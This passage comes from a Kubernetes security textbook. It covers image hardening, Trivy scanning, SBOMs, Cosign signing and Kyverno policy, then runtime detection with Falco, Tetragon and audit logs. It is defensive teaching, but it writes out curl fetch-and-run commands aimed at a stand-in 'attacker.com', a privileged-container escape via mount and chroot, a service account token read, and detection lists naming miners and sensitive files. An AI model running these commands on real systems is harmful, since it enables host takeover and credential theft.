The Kubernetes security controls in the previous chapters — RBAC, admission controllers, network policies, seccomp profiles — all operate on running containers. But by the time those controls kick in, the container image has already been pulled and is about to run. If the image itself contains malware, a backdoor, or a critical vulnerability waiting to be exploited, all those runtime controls are defending against threats that may already be inside.

This is the supply chain problem. In April 2021, Codecov — a code coverage reporting tool used by thousands of companies — had its build system compromised. The attacker modified Codecov's bash uploader script and shipped it to customers through the official distribution channel. Customers who ran Codecov's recommended installation command were executing an attacker-controlled script that exfiltrated environment variables (including AWS credentials, tokens, and secrets from CI pipelines) to an external server. The script was the official one, from the official source. Signature verification would have caught it.

The Codecov breach wasn't Kubernetes-specific, but the same attack pattern applies directly to container images: compromise the build pipeline, ship malicious images through legitimate registries, and wait for unsuspecting clusters to pull them. The defense is the same: cryptographic verification that the image you're about to run is the image your team built and signed.

14.2 What's Inside a Container Image

A container image is a layered filesystem. When you write a Dockerfile, each instruction adds a layer:

```
FROM ubuntu:22.04              # Base layer — Ubuntu filesystem
RUN apt-get install -y python3 # Layer 2 — Python added
COPY app.py /app/              # Layer 3 — Your code
```

The final image is the union of all those layers. When you run `trivy image nginx:1.25`, Trivy unpacks every layer, looks at every installed package, and checks each against the CVE database. This is why you might scan a "simple" application image and find 50 vulnerabilities — most of them are in the base image packages you didn't even know were there.

The attack surface in a typical image includes:

- **Base image packages** — all the utilities, shared libraries, and OS components from the base image, many of which your application never uses.
- **Application dependencies** — npm packages, Python wheels, Go modules, Java JARs. The `node_modules` directory in a Node.js application alone can contain hundreds of packages, each with its own vulnerability history.
- **Build artifacts accidentally included** — source code, test data, `.git` directories, development configuration, and credentials left over from build steps.
- **Shells and debugging tools** — `bash`, `curl`, `wget`, `nc`. Once an attacker has code execution in a container, these tools make lateral movement dramatically easier.

14.3 Hardening Dockerfiles

The first line of defense is building images that minimize what's inside them.

Multi-stage builds are the most important technique. The build stage can have all the tools needed to compile and test your application. The runtime stage starts fresh and copies only the compiled artifacts:

```
# Build stage — has all the build tools, but this layer isn't shipped
FROM golang:1.21 AS builder
WORKDIR /src
COPY go.mod go.sum ./
RUN go mod download
COPY . .
RUN CGO_ENABLED=0 GOOS=linux go build -o /app ./cmd/server

# Runtime stage — starts from scratch, only binary is included
FROM gcr.io/distroless/static-debian12:nonroot
COPY --from=builder /app /app
USER nonroot:nonroot
EXPOSE 8080
ENTRYPOINT ["/app"]
```

The `distroless/static-debian12:nonroot` image contains: - The CA certificate bundle (for HTTPS) - The timezone database - Nothing else

No shell. No package manager. No `curl`. No `wget`. If an attacker achieves code execution in this container, they're working without any of the tools that make containers exploitable at the OS level. They'd need to bring their own binary, and that's much harder than just running `curl http://attacker.com/malware | bash`.

Avoid the `latest` tag. It makes images non-reproducible — `nginx:latest` pulled today might be different from `nginx:latest` pulled next week, and your vulnerability scan results don't apply to whatever future version lands on your nodes.

```
# Don't do this
FROM nginx:latest

# Do this — specific, reproducible
FROM nginx:1.25.3
```

Pin by digest for maximum reproducibility:

```
# The SHA256 digest pins to an exact image layer hash — this never
changes
FROM
nginx@sha256:af296b188c7b7df99ba960ca614439c99cb7cf252ed7bbc23e90cfda5909
2305
```

Never put credentials in Dockerfiles. The `ENV` instruction and `RUN` commands that use credentials bake them into image layers permanently. Even if you delete the file in a later `RUN` command, the credential is still readable in the earlier layer:

```
# This is WRONG — the password is in the image history forever
RUN aws configure set aws secret access key $SECRET KEY

# Use build-time secrets instead (Docker BuildKit)
RUN --mount=type=secret,id=aws_secret \
  AWS SECRET KEY=$(cat /run/secrets/aws secret) \
  aws s3 cp s3://bucket/config.json /app/config.json
```

14.4 Distroless and Scratch Images

Beyond multi-stage builds, the choice of runtime base image matters significantly. Three tiers of minimalism:

`scratch` — an empty image. Nothing. Use this for statically compiled binaries that have zero external dependencies. The compiled Go binary in the example above could use `FROM scratch` if it doesn't need TLS certificates. There's literally nothing in the image but your binary.

`gcr.io/distroless` — Google's distroless images contain only the runtime dependencies for specific languages (C, Java, Python, Node.js) plus the CA bundle. No shell, no package manager, no utilities. These are the right choice for most applications.

Alpine Linux (`alpine:3.19`) — about 5MB, based on musl libc. Has a shell and package manager (`apk`), which makes debugging easier but increases attack surface. A common choice for teams that need some interactivity but want a smaller image than full Debian/Ubuntu.

The tradeoff is debuggability. With a distroless image, you can't `kubectl exec` into a container and poke around — there's no shell to attach. Google's solution is the ephemeral debug container:

```
# Attach a debug container with tools to a running distroless pod
kubectl debug -it <pod-name> \
  --image=busybox \
  --target=<container-name>
```

This injects a temporary busybox container into the pod's namespaces, giving you debugging access without permanently including debugging tools in the runtime image.

14.5 Vulnerability Scanning with Trivy

Trivy is the most widely used open-source container security scanner. Install it and scan an image:

```
# Install Trivy
brew install aquasecurity/trivy/trivy  # macOS
# or
curl -sfL
https://raw.githubusercontent.com/aquasecurity/trivy/main/contrib/install
.sh | sh

# Scan an image
trivy image nginx:1.25

# Output example:
# nginx:1.25 (debian 12.0)
# Total: 148 (UNKNOWN: 0, LOW: 118, MEDIUM: 19, HIGH: 10, CRITICAL: 1)
#
#
```

```
┌──────────────┬────────────────┬──────────┬────────┬──────────────────────┐
│ Library      │ Vulnerability  │ Severity │ Status │ Fixed Version        │
├──────────────┼────────────────┼──────────┼────────┼──────────────────────┤
│ libssl3      │ CVE-2023-5678  │ HIGH     │ fixed  │ 3.0.11-1~deb12u2     │
│ libc-bin     │ CVE-2023-4806  │ HIGH     │ fixed  │ 2.36-9+deb12u3.      │
└──────────────┴────────────────┴──────────┴────────┴──────────────────────┘
```

Failing the build on severity thresholds:

```
# Exit with non-zero status if any CRITICAL or HIGH vulnerabilities are
found
trivy image --exit-code 1 --severity CRITICAL,HIGH nginx:1.25
```

Use this in your CI pipeline to block deployments of vulnerable images.

Scanning Kubernetes cluster images in place:

```
# Scan all running images in the cluster
trivy k8s --report summary cluster

# Scan a specific namespace
trivy k8s --report all --namespace production
```

GitHub Actions integration:

```
# .github/workflows/security.yml
- name: Build image
  run: docker build -t $IMAGE_TAG .

- name: Scan for vulnerabilities
  uses: aquasecurity/trivy-action@master
  with:
    image-ref: ${{ env.IMAGE_TAG }}
    format: 'sarif'
    output: 'trivy-results.sarif'
    exit-code: '1'
    severity: 'CRITICAL,HIGH'

- name: Upload scan results
  uses: github/codeql-action/upload-sarif@v2
  if: always()
  with:
    sarif_file: 'trivy-results.sarif'
```

The `sarif` format integrates with GitHub's Security tab, showing vulnerabilities inline on pull requests.

Scanning for secrets in images:

Trivy also detects secrets baked into image layers:

```
trivy image --scanners secret nginx:1.25
```

It looks for AWS keys, GitHub tokens, private keys, and hundreds of other patterns — catching secrets that shouldn't be in the image before deployment.

14.6 Software Bill of Materials

A Software Bill of Materials (SBOM) is a machine-readable inventory of every component in your image: library names, versions, licenses, and dependency relationships. Think of it as the ingredient list for your software.

SBOMs became a US government requirement after the SolarWinds attack (2020), where attackers compromised the build pipeline and delivered malware through a signed software update to 18,000+ organizations. With SBOMs, when a new vulnerability like Log4Shell is

disclosed, you can query your SBOMs to immediately answer "which of our images contain Log4j?" without manually checking every application.

Generate an SBOM with Trivy:

```
# CycloneDX format (widely supported)
trivy image --format cyclonedx --output sbom.json nginx:1.25

# SPDX format (Linux Foundation standard)
trivy image --format spdx-json --output sbom.spdx.json nginx:1.25
```

Generate with Syft (Anchore's tool, also popular):

```
# Install
brew install syft

# Generate SBOM
syft nginx:1.25 -o cyclonedx-json > sbom.json

# Query for a specific component
syft nginx:1.25 | grep openssl
```

Attesting SBOMs with Cosign:

```
# Attach the SBOM to the image in the registry as an attestation
cosign attest --predicate sbom.json --type cyclonedx $IMAGE_REF
```

Now the SBOM is stored alongside the image in the registry and can be verified as part of deployment policy.

14.7 Image Signing with Cosign

Cosign (part of the Sigstore project) lets you cryptographically sign container images and verify those signatures before deployment. The workflow:

Key-based signing:

```
# Generate a key pair
cosign generate-key-pair

# Sign the image (prompts for password to decrypt private key)
cosign sign --key cosign.key registry.company.com/myapp:v1.2.3

# Verify the signature
cosign verify --key cosign.pub registry.company.com/myapp:v1.2.3
```

Keyless signing (Sigstore's more elegant approach):

Keyless signing uses OIDC — your CI system's identity (GitHub Actions, GitLab CI, Google Cloud Build) acts as the signing key. No key management required:

```
# In GitHub Actions — CI identity is used automatically
cosign sign --yes registry.company.com/myapp:v1.2.3
```

```
# Verify using the expected identity
cosign verify \
  --certificate-identity-regexp="https://github.com/your-org/your-repo/"
\
  --certificate-oidc-issuer="https://token.actions.githubusercontent.com"
\
  registry.company.com/myapp:v1.2.3
```

Signatures are stored in the registry alongside the image (not as a separate artifact you have to manage). They're immutable and tied to the exact image digest.

14.8 Enforcing Image Policy at Admission

Scanning and signing are only useful if you enforce them at deployment time. Otherwise a developer can skip the CI pipeline and deploy an unsigned or vulnerable image directly with `kubectl apply`. Use Kyverno to enforce:

Block images from unapproved registries:

```
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: allowed-registries
spec:
  validationFailureAction: Enforce
  rules:
  - name: check-registry
    match:
      any:
      - resources:
          kinds: ["Pod"]
    validate:
      message: "Images must come from registry.company.com or
gcr.io/distroless"
      pattern:
        spec:
          containers:
          - image: "registry.company.com/* | gcr.io/distroless/*"
```

Block `latest` tag:

```
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: disallow-latest-tag
spec:
  validationFailureAction: Enforce
  rules:
  - name: no-latest
    match:
      any:
```

```
      - resources:
          kinds: ["Pod"]
    validate:
      message: "Use a specific image tag, not 'latest'"
      deny:
        conditions:
          any:
          - key: "{{request.object.spec.containers[].image}}"
            operator: AnyIn
            value: ["*:latest", "*:*latest*"]
```

Verify Cosign signatures (Kyverno image verification):

```
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: verify-image-signatures
spec:
  validationFailureAction: Enforce
  rules:
  - name: check-signature
    match:
      any:
      - resources:
          kinds: ["Pod"]
    verifyImages:
    - imageReferences:
      - "registry.company.com/*"
      attestors:
      - entries:
        - keyless:
            subject: "https://github.com/your-org/*"
            issuer: "https://token.actions.githubusercontent.com"
            rekor:
              url: "https://rekor.sigstore.dev"
```

Now Kubernetes itself rejects any pod that tries to run an image from your registry without a valid Cosign signature from your CI pipeline. You can't deploy unsigned images — the admission controller blocks it before the pod ever starts.

Hands-On Lab 14: Scan, Harden, and Enforce

Part A — Scan a Real Image

Step 1: Install Trivy if not already available:

```
# macOS
brew install aquasecurity/trivy/trivy

# Linux
curl -sfL
```

```
https://raw.githubusercontent.com/aquasecurity/trivy/main/contrib/install
.sh | sh -s -- -b /usr/local/bin
```

Step 2: Scan the nginx image and review findings:

```
trivy image nginx:1.25 --severity CRITICAL,HIGH

# Note how many critical/high CVEs exist
# Note which packages they're in (most are in base image packages)
```

Step 3: Compare against a more recent version:

```
trivy image nginx:1.25.4

# Has the number of vulnerabilities changed?
# Which were fixed by the update?
```

Step 4: Generate an SBOM:

```
trivy image --format cyclonedx --output nginx-sbom.json nginx:1.25

# Check how many components are listed
cat nginx-sbom.json | python3 -m json.tool | grep '"name"' | wc -l
```

Part B — Build a Hardened Image

Step 5: Create a simple Go application with a hardened Dockerfile:

```
mkdir -p /tmp/lab14 && cd /tmp/lab14

cat > main.go << 'EOF'
package main

import (
    "fmt"
    "net/http"
)

func main() {
    http.HandleFunc("/", func(w http.ResponseWriter, r *http.Request) {
        fmt.Fprintf(w, "Hello from a hardened container!")
    })
    http.ListenAndServe(":8080", nil)
}
EOF

cat > go.mod << 'EOF'
module lab14

go 1.21
EOF

cat > Dockerfile << 'EOF'
FROM golang:1.21 AS builder
```

```
WORKDIR /src
COPY go.mod ./
COPY main.go ./
RUN CGO_ENABLED=0 GOOS=linux go build -o /server .

FROM gcr.io/distroless/static-debian12:nonroot
COPY --from=builder /server /server
USER nonroot:nonroot
EXPOSE 8080
ENTRYPOINT ["/server"]
EOF
```

Step 6: Build and scan:

```
docker build -t lab14-app:v1 .

# Scan the hardened image
trivy image lab14-app:v1 --severity CRITICAL,HIGH

# Compare vulnerability count to nginx:1.25
# The distroless image should have dramatically fewer findings
```

Part C — Enforce Registry Policy

Step 7: Apply the allowed-registries Kyverno policy (requires Kyverno from Chapter 8):

```
kubectl apply -f - <<EOF
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: allowed-registries-lab
spec:
  validationFailureAction: Enforce
  rules:
  - name: check-registry
    match:
      any:
      - resources:
          kinds: ["Pod"]
          namespaces: ["default"]
    validate:
      message: "Only docker.io/library/* images allowed in this lab"
      pattern:
        spec:
          containers:
          - image: "docker.io/library/*"
EOF
```

Step 8: Test enforcement:

```
# This should fail — not from docker.io/library
kubectl run test-block \
  --image=gcr.io/google-containers/pause:3.1 \
  -n default
```

```
# Expected: Error from server: admission webhook denied the request
# This should succeed
kubectl run test-allow \
  --image=nginx:1.25 \
  -n default
```

Clean up:

```
kubectl delete pod test-allow --ignore-not-found
kubectl delete clusterpolicy allowed-registries-lab
rm -rf /tmp/lab14
```

Chapter Summary

Container image security spans the entire software lifecycle — from how you write a Dockerfile to how you enforce image policy at Kubernetes admission time.

The fundamentals are: use multi-stage builds and distroless base images to minimize what's in the runtime image, pin specific versions (not `latest`), never put credentials in image layers, and run as a non-root user with a numeric UID.

Scan every image in CI with Trivy and block deployments that exceed your severity threshold. Generate SBOMs so you can answer "are we affected?" when new CVEs are disclosed. Sign images with Cosign and use Kyverno's image verification feature to make unsigned images undeployable.

The Codecov attack showed that supply chain compromise is real and targets the trust assumptions your organization makes about software it downloads. Cryptographic verification and immutable provenance (signatures + SBOMs) are the correct technical response.

Review Questions

1. Why does a vulnerability in a base image like `ubuntu:22.04` affect your application even if your application code has no vulnerabilities?
2. What is a multi-stage Dockerfile build, and what security problem does it solve?
3. Why should you avoid the `:latest` tag in production image references?
4. Write the Trivy command that scans `myapp:v1.2` and exits with a non-zero status code if any CRITICAL vulnerabilities are found.
5. What is an SBOM, and why did it become important after the SolarWinds attack?
6. What is the difference between key-based and keyless Cosign signing, and what does "keyless" actually use instead of a private key?
7. A developer runs `kubectl run test --image=attacker.io/malware:latest` directly against the production cluster, bypassing CI entirely. What Kyverno policy would block this?

8. What does the `gcr.io/distroless` image give you, and what capability does it take away that makes post-compromise harder for attackers?
9. Explain how a Kyverno `verifyImages` rule prevents deploying an unsigned image. Where in the Kubernetes request lifecycle does this check happen?
10. Your security team wants to know if any currently running pods in the cluster are using images with Log4j installed. What tool and command would you use?

Chapter 15
Runtime Security and Threat Detection

Learning Objectives

By the end of this chapter, you will be able to:

- Explain why prevention alone is insufficient and what detection adds to your security posture.
- Deploy Falco in a Kubernetes cluster and understand how rules evaluate system calls.
- Read and customize Falco rules for Kubernetes-specific threats.
- Understand what eBPF is and why Falco's eBPF driver is preferred over kernel modules.
- Use Kubernetes audit logs for threat detection beyond what Falco covers.
- Recognize the indicators of compromise for cryptomining, container escape, and credential theft.
- Apply the MITRE ATT&CK for Containers framework to real attack patterns.
- Design a multi-layer detection strategy with alert routing.

15.1 When Prevention Isn't Enough

Every control in the previous chapters is preventive. RBAC prevents unauthorized API access. NetworkPolicy prevents lateral movement. PSA prevents privileged containers. Trivy prevents vulnerable images from reaching production — or at least tells you about them.

But attackers don't read your security policy. They look for the one application you forgot to patch, the one ServiceAccount with an overly broad Role, the one developer who committed credentials to Git. Prevention raises the bar, but it doesn't eliminate the possibility of compromise. The question isn't whether to have detection — it's whether you'll detect the intrusion yourself or find out from a ransom note, a news headline, or a cloud provider abuse notification.

The Kinsing cryptomining campaign is instructive here. Kinsing targeted Kubernetes clusters throughout 2020–2022, exploiting publicly exposed kubelet APIs, misconfigured Docker daemons, and vulnerable applications. Once inside a container, Kinsing's malware would scan the internal network for other vulnerable services, spread, and run a cryptocurrency miner. Clusters with tight prevention controls — proper RBAC, NetworkPolicy, admission controls — were still vulnerable if they had even one exposed service. And without runtime monitoring, the first sign of compromise was often the cloud bill showing 10x normal compute costs.

Runtime security catches what prevention misses: the behavior that happens after an attacker gains a foothold.

15.2 The Runtime Threat Landscape

After gaining initial access (typically through a vulnerable application), attackers in Kubernetes environments follow recognizable patterns that map to the MITRE ATT&CK for Containers framework:

Initial Access → Execution → Persistence → Privilege Escalation → Defense Evasion → Credential Access → Discovery → Lateral Movement → Exfiltration

Common tactics at each stage:

Stages	What attackers do	Detection signal
Initial Access	Exploit vulnerable app, use stolen credentials	Unusual auth events, unexpected process spawns
Execution	Run malware, launch shell inside container	`bash`/`sh` in containers that shouldn't have shells
Persistence	Create new ServiceAccounts, ClusterRoleBindings	Unexpected RBAC object creation in audit log
Privilege Escalation	Mount host filesystem, escape container	Sensitive mount paths, capabilities usage
Defense Evasion	Delete audit logs, modify Falco rules	DaemonSet modifications, log rotation manipulation
Credential Access	Read mounted secrets, query metadata API	Secret list/get at unusual times, metadata API calls
Discovery	`kubectl get` everything, network scan	Broad API queries, port scan traffic patterns
Lateral Movement	Pivot to other pods using stolen tokens	API calls using tokens from unexpected IPs
Exfiltration	Send data to external C2	Outbound connections to unfamiliar IPs/domains

The goal of runtime monitoring is to generate high-fidelity alerts at multiple stages — the earlier in this chain you detect the attacker, the more options you have to contain the incident.

15.3 How Falco Works

Falco is a CNCF-graduated project (originally built by Sysdig) that monitors Linux system calls in real time and evaluates them against a set of rules. A "system call" is how any process —

including containers — interacts with the kernel: opening files, creating sockets, spawning processes, accessing /proc, changing permissions. System calls are the ground truth of what's happening on a node, and they're visible to Falco before any user-space security control can interfere with them.

Falco has three ways to collect system calls:

1. **Kernel module** — a traditional loadable kernel module. Works everywhere, but requires loading kernel code that changes with kernel upgrades.
2. **eBPF driver** — programs loaded into the kernel via the eBPF mechanism. No kernel module required, safer, and preferred for cloud environments where you don't control the kernel.
3. **Modern eBPF (Falco 0.33+)** — doesn't require a separately maintained driver, just the BPF CO-RE (Compile Once, Run Everywhere) approach.

Install Falco with the eBPF driver:

```
helm repo add falcosecurity https://falcosecurity.github.io/charts
helm repo update

helm install falco falcosecurity/falco \
  --namespace falco \
  --create-namespace \
  --set driver.kind=ebpf \
  --set falcosidekick.enabled=true \
  --set
falcosidekick.config.slack.webhookurl="https://hooks.slack.com/..." \
  --set tty=true
```

The `falcosidekick` component handles alert forwarding — it supports Slack, PagerDuty, Splunk, Elasticsearch, AWS SNS, and many other destinations. Without it, alerts go to pod logs only.

Verify Falco is running:

```
kubectl get pods -n falco
# NAME                      READY   STATUS    RESTARTS
# falco-node1               1/1     Running   0
# falco-node2               1/1     Running   0
# falco-sidekick-xxx        1/1     Running   0
```

Falco runs as a DaemonSet — one pod per node — because it monitors system calls at the host level.

15.4 Understanding Falco Rules

Falco rules are written in YAML and evaluate conditions against a stream of system call events. Each rule has:

- A **condition**: a boolean expression that tests event fields
- A **output**: the alert message, with interpolated values from the event
- A **priority**: DEBUG, INFORMATIONAL, NOTICE, WARNING, ERROR, CRITICAL, ALERT, EMERGENCY
- A **tags**: optional metadata for filtering

Here's the built-in rule that detects a shell being spawned inside a container:

```
- rule: Terminal shell in container
  desc: >
    A shell was spawned in a container with an attached terminal.
    This is often an indicator of interactive shell access by an
    attacker or a debugging session.
  condition: >
    spawned process
    and container
    and container.image.repository not in (trusted images)
    and proc.name in (shell binaries)
    and terminal.is interactive
  output: >
    A shell was spawned in a container with an attached terminal
    (user=%user.name user loginuid=%user.loginuid
    %container.info
    shell=%proc.name parent=%proc.pname cmdline=%proc.cmdline
    pid=%proc.pid terminal=%proc.tty container_id=%container.id)
  priority: NOTICE
  tags: [container, shell, mitre_execution]
```

The condition reads like: "a process was spawned AND we're in a container AND the image is not in our trusted list AND the process name is a shell AND there's a terminal attached."

Common built-in rules worth knowing:

```
# Read sensitive file untouched by privileged container
- rule: Read sensitive file untouched by privileged container
  condition: >
    sensitive files and not proc.name in (allowed processes)
    and open read and container
  # Detects reads of /etc/shadow, /etc/passwd,
/root/.ssh/authorized keys, etc.

# Write below root
- rule: Write below root
  condition: write and evt.dir=< and fd.name startswith / and not fd.name
startswith /tmp
  # Detects filesystem modifications outside /tmp — potential malware
persistence

# Contact K8s API Server From Container
- rule: Contact K8s API Server From Container
  condition: >
    evt.type=connect and container
```

```
    and k8s api server and not k8s containers
  # Detects pods trying to talk to the API Server directly (not via the
service account mechanism)
  priority: WARNING
```

15.5 Writing Custom Falco Rules

The built-in rules are a starting point. Real-world environments need custom rules for their specific applications and threat model.

Detect a cryptominer process:

```
- list: known crypto processes
  items: [xmrig, minerd, cgminer, bfgminer, cpuminer]

- rule: Cryptocurrency mining detected
  desc: A known cryptocurrency mining process was detected in a container
  condition: >
    spawned process
    and container
    and proc.name in (known_crypto_processes)
  output: >
    Cryptocurrency miner detected!
    (user=%user.name container=%container.name
    image=%container.image.repository:%container.image.tag
    process=%proc.name cmdline=%proc.cmdline)
  priority: CRITICAL
  tags: [container, cryptomining, mitre_impact]
```

Detect access to the AWS metadata API:

```
- rule: AWS metadata service access from container
  desc: A container is attempting to access the AWS instance metadata
endpoint
  condition: >
    evt.type=connect
    and container
    and fd.sip="169.254.169.254"
    and fd.sport.name in (http, https)
  output: >
    Container accessing AWS metadata service
    (container=%container.name image=%container.image.repository
    connection=%fd.name)
  priority: WARNING
  tags: [container, cloud, credential_access]
```

Detect kubectl being run inside a container:

```
- rule: kubectl inside container
  desc: kubectl was executed inside a running container — potential
escape or lateral movement
  condition: >
    spawned_process
```

```
    and container
    and proc.name = "kubectl"
  output: >
    kubectl executed inside container
    (user=%user.name container=%container.name
    cmdline=%proc.cmdline)
  priority: WARNING
```

15.6 eBPF and Tetragon

Falco uses eBPF for observation — it watches system calls and generates alerts. But there's a newer approach that adds enforcement at the kernel level: Cilium Tetragon.

Tetragon is a security observability and enforcement tool that uses eBPF to: - Observe system calls, network activity, and file access in real time - Generate detailed process events with full ancestry (which pod, which container, which process spawned the process that spawned the problem process) - **Enforce policies by killing processes** at the kernel level, before they complete their operation

This is the key difference from Falco. Falco alerts that a shell was spawned. Tetragon can prevent the shell from executing at all.

Example Tetragon TracingPolicy:

```
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: block-shell-execution
spec:
  kprobes:
  - call: "sys execve"
    syscall: true
    args:
    - index: 0
      type: "string"
    selectors:
    - matchArgs:
      - index: 0
        operator: "Equal"
        values:
        - "/bin/bash"
        - "/bin/sh"
        - "/usr/bin/bash"
      matchNamespaces:
      - operator: NotIn
        values:
        - "kube-system"
        - "falco"
      action:
        - Sigkill    # Kill the process immediately
```

This TracingPolicy intercepts `execve` system calls attempting to run bash or sh in any namespace except kube-system and falco, and kills the process before it starts. No alert, no shell, no attacker session.

15.7 Correlating Falco with Audit Logs

Falco watches system-level activity (process execution, file access, network calls). Kubernetes audit logs watch API-level activity (who called what API verb on which resource). Together they give you a complete picture.

Falco might alert: "a shell was spawned in the `payments` container." Audit logs would show: "10 seconds before the shell spawned, service account `payments-sa` listed all secrets in the `production` namespace." Correlating the two events turns an anomaly into an incident.

Query audit logs for suspicious patterns (from Chapter 9, extended for threat detection):

```
# Find all secret access events in the last hour, grouped by user
cat /var/log/kubernetes/audit.log | \
  jq -r 'select(
    .objectRef.resource == "secrets" and
    .verb == "get" and
    .responseStatus.code == 200 and
    .requestReceivedTimestamp > "2024-03-15T10:00:00Z"
  ) | "\(.user.username) accessed
\(.objectRef.namespace)/\(.objectRef.name)"' | \
  sort | uniq -c | sort -rn

# Find new ClusterRoleBindings — persistence/privilege escalation
indicator
cat /var/log/kubernetes/audit.log | \
  jq -r 'select(
    .objectRef.resource == "clusterrolebindings" and
    .verb == "create"
  ) | "ALERT: New CRB \(.objectRef.name) created by \(.user.username) at
\(.requestReceivedTimestamp)"'

# Find anonymous API access attempts
cat /var/log/kubernetes/audit.log | \
  jq -r 'select(.user.username == "system:anonymous") |
    "Anonymous: \(.verb) \(.objectRef.resource) from \(.sourceIPs[0])"'

# Detect potential kubectl port-forward abuse (attacker pivoting through
the API)
cat /var/log/kubernetes/audit.log | \
  jq -r 'select(
    .objectRef.resource == "pods" and
    .objectRef.subresource == "portforward"
  ) | "Port-forward: \(.user.username) →
\(.objectRef.namespace)/\(.objectRef.name)"'
```

Ship audit logs to a SIEM. Local log analysis is fine for investigations but doesn't scale for real-time alerting. Send audit logs to Splunk, Elasticsearch, or a cloud-native SIEM (AWS Security Lake, Google Chronicle, Azure Sentinel). Define detection rules there for the patterns above.

15.8 Detecting Specific Attack Patterns

Cryptomining (Kinsing pattern):

Kinsing starts with a container execution vulnerability, then: 1. Downloads a miner binary from an external URL 2. Kills competing miners (via process names like `xmrig`, `kdevtmpfsi`) 3. Sets up a cron job for persistence 4. Connects outbound to a mining pool

Falco detections: - "Package management process launched in container" (downloading via `curl | bash`) - "Outbound connection to common mining pool port" (port 3333, 4444, 14444) - "Write to cron directory inside container" - CPU metric spike on the node

Container escape (privileged container pattern):

An attacker in a privileged container can mount the host filesystem:

```
# Inside a privileged container
mkdir /mnt/host
mount /dev/sda1 /mnt/host
chroot /mnt/host
# Now operating as root on the host
```

Falco detects: - "Mount syscall from non-privileged container" — even if PSA allows it, flag it - "Container running with privilege that modifies filesystem of host"

Tetragon detects and kills mount operations from containers in non-kube-system namespaces.

Credential theft via projected token theft:

Attackers reading the default-mounted service account token:

```
cat /var/run/secrets/kubernetes.io/serviceaccount/token
```

Falco rule:

```
- rule: Service account token read from non-expected process
  condition: >
    open read
    and container
    and fd.name startswith
"/var/run/secrets/kubernetes.io/serviceaccount"
    and not proc.name in (expected_processes)
  output: >
    Service account token was read by unexpected process
    (proc=%proc.name container=%container.name
```

```
    file=%fd.name)
  priority: WARNING
```

Hands-On Lab 15: Runtime Detection with Falco

Part A — Verify Falco and Trigger a Built-In Alert

Step 1: Confirm Falco is deployed (from Chapter 4):

```
kubectl get pods -n falco
kubectl get daemonset -n falco
```

Step 2: Deploy a test pod and trigger a shell detection:

```
# Create a pod that we'll interact with
kubectl run shell-test --image=ubuntu:22.04 -- sleep 3600
kubectl wait --for=condition=ready pod/shell-test --timeout=60s

# Start watching Falco logs in a separate terminal
kubectl logs -n falco -l app.kubernetes.io/name=falco -f | grep -i
"shell"
```

Step 3: Trigger the alert:

```
# In another terminal — exec into the container with a shell
kubectl exec -it shell-test -- bash
# Type a few commands inside, then exit
exit
```

In the Falco log terminal, you should see an alert like:

```
15:42:01.234567890: Notice A shell was spawned in a container with an
attached terminal
(user=root user loginuid=-1 k8s.ns=default k8s.pod=shell-test
container=shell-test shell=bash parent=runc cmdline=bash pid=12345
terminal=34816 container_id=abc123)
```

Part B — Write a Custom Rule

Step 4: Create a custom Falco rule that detects access to `/etc/passwd`:

```
kubectl apply -f - <<EOF
apiVersion: v1
kind: ConfigMap
metadata:
  name: falco-custom-rules
  namespace: falco
data:
  custom rules.yaml: |
    - rule: Read passwd from container
      desc: A process read /etc/passwd inside a container
      condition: >
        open_read and container
```

```
        and fd.name = "/etc/passwd"
        and not proc.name in (getent, id, whoami)
      output: >
        /etc/passwd read in container
        (user=%user.name container=%container.name
        proc=%proc.name cmdline=%proc.cmdline)
      priority: WARNING
      tags: [container, credential access]
EOF
```

Update the Falco Helm release to load the custom rules (if using Helm):

```
helm upgrade falco falcosecurity/falco \
  --namespace falco \
  --set extraConfigmapMounts[0].name=custom-rules \
  --set extraConfigmapMounts[0].mountPath=/etc/falco/rules.d/ \
  --set extraConfigmapMounts[0].configMap=falco-custom-rules \
  --set extraConfigmapMounts[0].readOnly=true
```

Step 5: Trigger the custom rule:

```
kubectl exec -it shell-test -- cat /etc/passwd
```

Watch the Falco logs for the "Read passwd from container" alert.

Part C — Audit Log Threat Hunting

Step 6: Query for secret access events in the audit log:

```
# On a kubeadm cluster with audit logging configured
sudo cat /var/log/kubernetes/audit.log | \
  python3 -m json.tool 2>/dev/null | \
  grep -A5 '"resource": "secrets"' | \
  grep -E '"verb"|"username"' | \
  head -20
```

Step 7: Create a secret and access it, then find the audit entry:

```
kubectl create secret generic test-runtime-secret \
  --from-literal=key=value123

kubectl get secret test-runtime-secret

# Now find your access in the audit log
sudo grep "test-runtime-secret" /var/log/kubernetes/audit.log | \
  python3 -m json.tool | \
  jq '{verb: .verb, user: .user.username, resource: .objectRef.name,
time: .requestReceivedTimestamp}'
```

Clean up:

```
kubectl delete pod shell-test --ignore-not-found
kubectl delete secret test-runtime-secret --ignore-not-found
kubectl delete configmap falco-custom-rules -n falco --ignore-not-found
```

Chapter Summary

Prevention sets the floor — detection raises you above it. The two work together: RBAC, PSA, and NetworkPolicy reduce the probability of compromise; Falco and audit log analysis reduce the time between compromise and detection.

Falco evaluates system calls in real time against rules written in a readable YAML syntax. The built-in rules catch common attack patterns (shell access, sensitive file reads, privilege abuse). Custom rules let you tailor detection to your specific applications and threat model.

eBPF is the modern kernel mechanism for observation — it's safer than kernel modules and gives you lower-overhead visibility into exactly what processes are doing. Tetragon takes this further by adding enforcement: it can kill a process before its system call completes, adding a preventive layer at the kernel level.

Audit logs and Falco cover different layers. Correlate them: Falco sees what's happening inside pods; audit logs see what's happening through the Kubernetes API. An attacker typically leaves traces in both.

Review Questions

1. What is the MITRE ATT&CK for Containers framework, and why is it useful for designing a detection strategy?
2. Explain how Falco collects system call events. What is the difference between the kernel module driver and the eBPF driver?
3. A Falco rule condition reads: `spawned_process and container and proc.name in (shell_binaries) and terminal.is_interactive`. In plain English, what does this condition detect?
4. Write a Falco rule that generates a CRITICAL alert when any process named `xmrig` is executed inside a container.
5. What is Tetragon, and how does its response capability differ from Falco's?
6. An attacker downloads a malware binary with `curl attacker.com/malware -o /tmp/m && chmod +x /tmp/m && /tmp/m`. Which Falco built-in rules would likely trigger?
7. What Kubernetes audit log query would you write to find all ClusterRoleBinding creation events in the past 24 hours?
